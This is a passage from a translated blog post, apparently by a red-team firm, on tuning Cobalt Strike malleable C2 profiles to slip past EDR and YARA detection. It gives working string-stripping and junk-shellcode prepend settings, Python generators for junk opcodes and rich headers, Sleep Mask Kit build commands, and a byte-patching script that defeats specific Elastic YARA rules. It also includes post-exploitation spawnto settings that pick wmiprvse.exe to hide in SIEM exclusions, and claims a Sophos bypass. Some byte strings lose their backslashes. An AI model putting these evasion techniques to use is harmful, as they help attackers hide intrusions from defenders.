000007f0 00 65 00 20 00 74 00 6f 00 20 00 64 00 69 00 73 .e. .t.o. .d.i.s
00000800 00 70 00 6c 00 61 00 79 00 20 00 52 00 54 00 43 .p.l.a.y. .R.T.C
00000810 00 20 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 . .M.e.s.s.a.g.e
```

Re-read | Write | Go to... | 16 bytes per row

公众号 · Ots安全

我们通过添加以下选项稍微修改了配置文件，以删除所有提到的字符串：

```
transform-x64 {
    prepend "x90x90x90x90x90x90x90x90x90"; # prepend nops
    strrep "This program cannot be run in DOS mode" ""; # Remove this text
    strrep "ReflectiveLoader" "";
    strrep "beacon.x64.dll" "";
    strrep "beacon.dll" ""; # Remove this text
    strrep "msvcrt.dll" "";
    strrep "C:\Windows\System32\msvcrt.dll" "";
    strrep "Stack around the variable" "";
    strrep "was corrupted." "";
    strrep "The variable" "";
    strrep "is being used without being initialized." "";
    strrep "The value of ESP was not properly saved across a function call. This is usually a result of calling a function declared with one
    strrep "A cast to a smaller data type has caused a loss of data. If this was intentional, you should mask the source of the cast with the
    strrep "Changing the code in this way will not affect the quality of the resulting optimized code." "";
    strrep "Stack memory was corrupted" "";
    strrep "A local variable was used before it was initialized" "";
    strrep "Stack memory around _alloca was corrupted" "";
    strrep "Unknown Runtime Check Error" "";
    strrep "Unknown Filename" "";
    strrep "Unknown Module Name" "";
    strrep "Run-Time Check Failure" "";
    strrep "Stack corrupted near unknown variable" "";
    strrep "Stack pointer corruption" "";
    strrep "Cast to smaller type causing loss of data" "";
    strrep "Stack memory corruption" "";
    strrep "Local variable used before initialization" "";
    strrep "Stack around" "corrupted";
    strrep "operator" "";
    strrep "operator co_await" "";
    strrep "operator<=>" "";

    }
```

添加操作码

此选项将把您在配置文件中输入的操作码附加到生成的原始 shellcode 的开头。因此，您必须创建一个完全正常工作的 shellcode，以便在执行时不会使信标崩溃。基本上，我们必须创建一个不会影响原始 shellcode 的垃圾汇编代码。我们可以简单地使用一系列“0x90”（NOP）指令，或者更好的是，使用以下汇编指令列表的动态组合。一个简单的例子是将相同的值添加到不同的寄存器中并减去：

```
inc esp
dec esp
inc ebx
dec ebx
inc eax
dec eax
dec rax
inc rax
nop
xchg ax,ax
nop dword ptr [eax]
nop word ptr [eax+eax]
nop dword ptr [eax+eax]
nop dword ptr [eax]
nop dword ptr [eax]
```

另一组垃圾指令是将寄存器写入堆栈并使用和恢复push它们pop：

```
pushfq
push rcx
push rdx
push r8
push r9
xor eax, eax
xor eax, eax
xor ebx, ebx
xor eax, eax
xor eax, eax
pop r9
pop r8
pop rdx
pop rcx
popfq
```

选择一个独特的组合（通过改组指令或添加/删除指令），最后将其转换为 x 格式，以使其与配置文件兼容。在本例中，我们按原样采用指令列表，因此最终的垃圾 shellcode 在转换为正确格式时将如下所示：

```
transform-x64 {
        ...
        prepend "x44x40x4Bx43x4Cx48x90x66x90x0Fx1Fx00x66x0Fx1Fx04x00x0Fx1Fx04x00x0Fx1Fx00x0Fx1Fx00";
        ...
}
```

我们进一步使用一个简单的Python 脚本来自动化整个过程。该代码将生成一个随机的垃圾 Shellcode，您可以在 prepend 选项中使用它：

```python
import random

# Define the byte strings to shuffle
byte_strings = ["40", "41", "42", "6690", "40", "43", "44", "45", "46", "47", "48", "49", "", "4c", "90", "0f1f00", "660f1f0400", "0f1f0400",

# Shuffle the byte strings
random.shuffle(byte_strings)

# Create a new list to store the formatted bytes
formatted_bytes = []

# Loop through each byte string in the shuffled list
for byte_string in byte_strings:
    # Check if the byte string has more than 2 characters
    if len(byte_string) > 2:
        # Split the byte string into chunks of two characters
        byte_list = [byte_string[i:i+2] for i in range(0, len(byte_string), 2)]
        # Add x prefix to each byte and join them
        formatted_bytes.append(''.join([f'\x{byte}' for byte in byte_list]))
    else:
        # Add x prefix to the single byte
        formatted_bytes.append(f'\x{byte_string}')

# Join the formatted bytes into a single string
formatted_string = ''.join(formatted_bytes)

# Print the formatted byte string
print(formatted_string)
```

当使用更改后的配置文件再次生成原始 shellcode 时，您会注意到前面添加的字节（MZ 标头之前的所有字节）：

```
[%] [OPSEC] Rich Header length (15) is not 4-byte aligned.
[*] Finalized: aggressor.dialogs.ScListenerChooser
[%] [OPSEC] Rich Header length (15) is not 4-byte aligned.
```

“百万富翁”标题

添加rich_header不会对逃避产生任何影响；但是，仍然建议使用它来对付线程猎人。此选项负责编译器插入的元信息。Rich header 是一个 PE 部分，用作 Windows 可执行文件构建环境的指纹，由于它是一个不会被执行的部分，我们可以创建一个小的python 脚本来生成垃圾汇编代码：

```python
import random

def generate_junk_assembly(length):
    return ''.join([chr(random.randint(0, 255)) for _ in range(length)])

def generate_rich_header(length):
    rich_header = generate_junk_assembly(length)
    rich_header_hex = ''.join([f"\x{ord(c):02x}" for c in rich_header])
    return rich_header_hex

#make sure the number of opcodes has to be 4-byte aligned
print(generate_rich_header(100))
```

复制输出的 shellcode，并将其粘贴到配置文件中（在阶段块内）：

```
stage {
    ...
    set rich_header "x2ex9axadxf1...";
    ...
}
```

注意：Rich Header 的长度必须是 4 字节对齐，否则您将收到此 OPSEC 警告：

```
[%] [OPSEC] Rich Header length (15) is not 4-byte aligned.
[*] Finalized: aggressor.dialogs.ScListenerChooser
[%] [OPSEC] Rich Header length (15) is not 4-byte aligned.
```

OPSEC 警告：为了使 Rich Header 看起来更合法，您可以转换真正的 DLL 并将其转换为 shellcode 格式。

绕过 YARA 规则

我们面临的最具挑战性的 YARA 规则之一来自elastic。让我们使用我们在可延展配置文件中迄今为止修改/创建的所有选项来测试我们的原始信标。

使用 Arsenal Kit 中的 Sleep Mask 可以轻松绕过该规则Windows_Trojan_CobaltStrike_b54b94ac。尽管我们之前已通过启用sleep_mask可延展配置文件set sleep_mask “true”，但仍不足以绕过此静态签名，因为执行的混淆例程很容易被检测到。为了使用 Sleep Mask Kit，请通过 build.sh 生成 .CNA 文件并将其导入 Cobalt Strike。

要生成睡眠掩码，我们必须提供参数。如果您使用的是最新版本的 Cobalt Strike，请将 47 作为第一个参数。第二个参数与用于睡眠的 Windows API 有关。我们将使用，WaitForSingleObject因为现代检测解决方案拥有针对的对策Sleep，例如挂钩SleepC/C++ 或Thread.SleepC# 中的睡眠函数以取消睡眠，但也可以快速转发。建议始终将第三个参数设置为 true，以便屏蔽信标内存中的纯文本字符串。最后，使用 Syscalls 将避免用户土地挂钩；在这种情况下，indirect_randomized 将是睡眠掩码套件的最佳选择。您可以使用以下 bash 命令生成睡眠掩码套件：

```
bash build.sh 47 WaitForSingleObject true indirect output/folder/
```

```
┌─[✗]─[kleiton0x7e@kleiton0x7e]─[~/Desktop/arsenal-kit/kits/sleepmask]
└──╼ $ sudo bash build.sh 47 WaitForSingleObject true indirect output
[Sleepmask kit] [+] You have a x86_64 mingw--I will recompile the sleepmask beacon object files
[Sleepmask kit] [*] Building sleepmask to support Cobalt Strike version 4.7 and later
[Sleepmask kit] [*] Using Sleep Method: WaitForSingleObject
[Sleepmask kit] [*] Mask text section: true
[Sleepmask kit] [*] Using system call method: indirect
[Sleepmask kit] [*] Compile sleepmask.x86.o
/tmp/ccYCqKKJ.s: Assembler messages:
/tmp/ccYCqKKJ.s:162: Warning: redundant segment overrides
/tmp/ccYCqKKJ.s:245: Warning: redundant segment overrides
/tmp/ccYCqKKJ.s:325: Warning: redundant segment overrides
[Sleepmask kit] [*] Compile sleepmask_pivot.x86.o
[Sleepmask kit] [*] Compile sleepmask.x64.o
/tmp/ccnb7hvb.s: Assembler messages:
/tmp/ccnb7hvb.s:223: Warning: redundant segment overrides
[Sleepmask kit] [*] Compile sleepmask_pivot.x64.o
[Sleepmask kit] [+] The sleepmask beacon object files are saved in 'output'
┌─[kleiton0x7e@kleiton0x7e]─[~/Desktop/arsenal-kit/kits/sleepmask]
└──╼ $
```

公众号 · Ots安全

加载位于 output/ 中的生成的 .CNA 后，我们可以扫描原始 shellcode。规则b54b94ac被绕过了，但是还有两条规则需要绕过。

```
┌─[kleiton0x7e@kleiton0x7e]─[~/Desktop/YARA_rules]
└──╼ $ yara Windows_Trojan_CobaltStrike.yar greg.exe
warning: rule "Windows_Trojan_CobaltStrike_8519072e" in Windows_Trojan_CobaltStrike.yar(847): string "$a4" may slow down scanning
Windows_Trojan_CobaltStrike_f0b627fc greg.exe
Windows_Trojan_CobaltStrike_1787eef5 greg.exe
┌─[kleiton0x7e@kleiton0x7e]─[~/Desktop/YARA_rules]
└──╼ $
```

公众号 · Ots安全

我们来分析一下这个规则Windows_Trojan_CobaltStrike_1787eef5的具体内容：

```
strings:
    $a1 = { 55 89 E5 83 EC ?? A1 ?? ?? ?? ?? C7 04 24 ?? ?? ?? ?? 89 44 24 ?? E8 ?? ?? ?? ?? 31 C0 C9 C3 55 }
    $a2 = { 55 89 E5 83 EC ?? A1 ?? ?? ?? ?? 89 04 24 E8 ?? ?? ?? ?? 31 C0 C9 C3 55 89 E5 83 EC ?? 83 7D ?? ?? }
    $a3 = { 55 89 E5 8B 45 ?? 5D FF E0 55 8B 15 ?? ?? ?? ?? 89 E5 8B 45 ?? 85 D2 7E ?? 83 3D ?? ?? ?? ?? ?? }
    $a4 = { 55 89 E5 8B 45 ?? 5D FF E0 55 89 E5 83 EC ?? 8B 15 ?? ?? ?? ?? 8B 45 ?? 85 D2 7E ?? 83 3D ?? ?? ?? ?? ?? }
    $a5 = { 4D 5A 41 52 55 48 89 E5 48 81 EC ?? ?? ?? ?? 48 8D 1D ?? ?? ?? ?? 48 89 DF 48 81 C3 ?? ?? ?? ?? }
condition:
    1 of ($a*)
```

公众号 · Ots安全

通过简单查看规则，我们可以清楚地看到规则正在扫描 PE 标头，例如 4D 5A（MZ 标头）。我们可以确认我们的 shellcode 确实具有标记的字节：

```
00000000  4d 5a 41 52 55 48 89 e5  48 81 ec 20 00 00 00 48  |MZARUH..H.. ...H|
00000010  8d 1d ea ff ff ff 48 89  df 48 81 c3 a4 6e 01 00  |......H..H...n..|
00000020  ff d3 41 b8 f0 b5 a2 56  68 04 00 00 00 5a 48 89  |..A....Vh....ZH.|
00000030  f9 ff d0 00 00 00 00 00  00 00 00 00 10 01 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
```

公众号 · Ots安全

现在让我们绕过Windows_Trojan_CobaltStrike_f0b627fc（最难的一个）。反汇编 YARA 规则的操作码时，我们得到以下内容：

```
{ 0x25, 0xFF, 0xFF, 0xFF, 0x00, 0x3D, 0x41, 0x41, 0x41, 0x00, 0x75, 0x05, 0x25,
0xFF, 0xFF, 0xFF, 0x00, 0x3D, 0x42, 0x42, 0x42, 0x00, 0x75 }
```

Disassembly:

```
0:  25 ff ff ff 00          and    eax,0xffffff
5:  3d 41 41 41 00          cmp    eax,0x414141
a:  75 05                   jne    0x11
c:  25 ff ff ff 00          and    eax,0xffffff
11: 3d 42 42 42 00          cmp    eax,0x424242
16: 75                      .byte 0x75
```

公众号 · Ots安全

我们可以确认这在我们的 shellcode 中存在：

```
┌─[✗]─[kleiton0x7e@kleiton0x7e]─[~/Desktop/YARA_rules]
└──╼ $ hexdump -C beacon_x64.bin | grep "25 ff ff"
00016f50  50 8b 44 24 70 25 ff ff  ff 00 3d 41 41 41 00 75  |P.D$p%....=AAA.u|
00016f60  1a 8b 44 24 78 25 ff ff  ff 00 3d 42 42 42 00 75  |..D$x%....=BBB.u|
┌─[kleiton0x7e@kleiton0x7e]─[~/Desktop/YARA_rules]
└──╼ $
```

公众号 · Ots安全

为了绕过这个规则，我们首先必须在 x64dbg 中分析 shellcode。我们在 eax,0xFFFFFF（YARA 标记的指令）上设置了一个断点。在视频的右下角，您可以看到在执行操作时，零标志（ZF）设置为 1，因此不会进行跳转（JNE 指令）：

https://whiteknightlabs.com/wp-content/uploads/2023/05/Screencast-from-18.5.23-033406.MD-CEST.webm

我们将指令 and eax,0xFFFFFF 改为 mov eax,0xFFFFFF（因为这两个指令几乎相同），您仍然可以看到，在执行时，零标志仍然设置为 1：

https://whiteknightlabs.com/wp-content/uploads/2023/05/Screencast-from-18.5.23-032619.MD-CEST.webm

使用 YARA 扫描新生成的二进制文件无法检测到（静态和内存中）：

```
C:\Users\kleiton0x7e\Desktop>yara64.exe Windows_Trojan_CobaltStrike.yar 6084
warning: rule "Windows_Trojan_CobaltStrike_8519072e" in Windows_Trojan_CobaltStrike.yar(847): string "$a4" may slow down
 scanning

C:\Users\kleiton0x7e\Desktop>
```

公众号 · Ots安全

为了完全自动化字节替换，我们创建了一个python脚本，它在新的二进制文件中生成修改后的shellcode：

```python
def replace_bytes(input_filename, output_filename):
    search_bytes = b"x25xffxffxffx00x3dx41x41x41x00"
    replacement_bytes = b"xb8x41x41x41x00x3Dx41x41x41x00"

    with open(input_filename, "rb") as input_file:
        content = input_file.read()
        modified_content = content.replace(search_bytes, replacement_bytes)

    with open(output_filename, "wb") as output_file:
        output_file.write(modified_content)

    print(f"Modified content saved to {output_filename}.")

# Example usage
input_filename = "beacon_x64.bin"
output_filename = "output.bin"
replace_bytes(input_filename, output_filename)
```

代码搜索字节序列x25xffxffxffx00x3dx41x41x41x00(and eax,0xFFFFFF) 并将其替换为新的字节序列xb8x41x41x41x00x3Dx41x41x41x00(mov eax, 0xFFFFFF)。更改随后保存到新的二进制文件中。

改进后期开发阶段

我们采用了参考资料，并将 Post Exploitation 资料更新为以下内容：

```
post-ex {
    set pipename "Winsock2\CatalogChangeListener-###-0";
    set spawnto_x86 "%windir%\syswow64\wbem\wmiprvse.exe -Embedding";
    set spawnto_x64 "%windir%\sysnative\wbem\wmiprvse.exe -Embedding";
    set obfuscate "true";
    set smartinject "true";
    set amsi_disable "false";
    set keylogger "GetAsyncKeyState";
    #set threadhint "module!function+0x##"
}
```

由于检测，我们不得不将其关闭threadhint，并且禁用 AMSI，因为这些是主要的内存 IOC。一些配置文件正在用作svchost.exe生成的进程，但永远不应再使用。一个非常好的替代方案是生成，因为由于生成的日志数量极多，此处理器在Sysmonwmiprvse.exe和其他 SIEM上被严重排除。


击败最终 Boss

我们不能说这是一次绕过，除非我们设法绕过完全更新的 EDR；这次我们选择了 Sophos。只有通过在配置文件中启用以下选项才能绕过 Sophos （签名检测）https://www.sophos.com/en-us/products/endpoint-antivirus/edr：

```
set magic_pe "EA";

transform-x64 {
    prepend "x90x90x90x90x90x90x90x90x90"; # prepend nops
    strrep "This program cannot be run in DOS mode" "";
    strrep "ReflectiveLoader" "";
    strrep "beacon.x64.dll" "";
    strrep "beacon.dll" "";
}
```

我们添加了 set magic_pe，它将 PE 头魔法字节（以及依赖于这些字节的代码）更改为其他内容。您可以在此处使用任何您想要的内容，只要它是两个字符即可。prepend只能是 NOP 指令，但强烈建议使用由我们的 python 脚本生成的垃圾 shellcode（我们在博客文章的前面部分中对此进行了解释）。虽然它可以绕过静态检测，但显然不足以绕过运行时检测。



为了在运行时执行期间绕过 Sophos，必须使用参考配置文件中使用的所有选项以及我们的增强功能。这样，我们就创建了一个可以绕过 Sophos EDR 的完全正常工作的信标（请记住，没有使用加密）：

结论

尽管我们使用非常基本的代码将原始 Shellcode 注入具有 RWX 权限（不良 OPSEC）的本地内存进程中，但我们仍然设法绕过了现代检测。利用高度定制和先进的 Cobalt Strike 配置文件可以证明是一种有效的策略，可以逃避 EDR 解决方案和防病毒软件的检测，以至于 Shellcode 的加密可能变得不必要。通过根据特定环境定制 Cobalt Strike 配置文件的能力，威胁行为者在绕过传统安全措施方面获得了强大的优势。

所有用于绕过的脚本和最终配置文件都发布在我们的Github 存储库中：https://github.com/WKL-Sec/Malleable-CS-Profiles。

参考

- https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures

- https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Trojan_CobaltStrike.yar
- https://github.com/xx0hcd/Malleable-C2-Profiles/blob/master/normal/amazon_events.profile
- https://www.cobaltstrike.com/blog/cobalt-strike-and-yara-can-i-have-your-signature/